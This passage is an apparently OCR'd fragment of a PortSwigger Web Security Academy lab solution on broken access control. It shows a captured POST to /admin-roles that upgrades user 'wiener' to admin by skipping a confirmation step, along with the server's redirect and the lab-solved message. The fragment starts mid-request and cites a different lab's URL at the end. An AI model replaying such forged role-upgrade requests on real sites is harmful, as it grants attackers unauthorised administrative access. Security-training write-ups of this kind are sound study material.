Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net/l
ogin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i


```



Request


```
POST /admin-roles HTTP/2
Host: 0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net
Cookie: session=FD414M7sFLKvoBeYwIJfb3fcVwnoxdRc
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin:
https://0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net
Dnt: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net/a
dmin-roles
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

action=upgrade&confirmed=true&username=wiener
```

Response

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```



Multi-step process with no access control on one step

Congratulations, you solved the lab!

My Account

Your username is: wiener

Lab 13: https://portswigger.net/web-security/access-control/lab-referer-based-access-control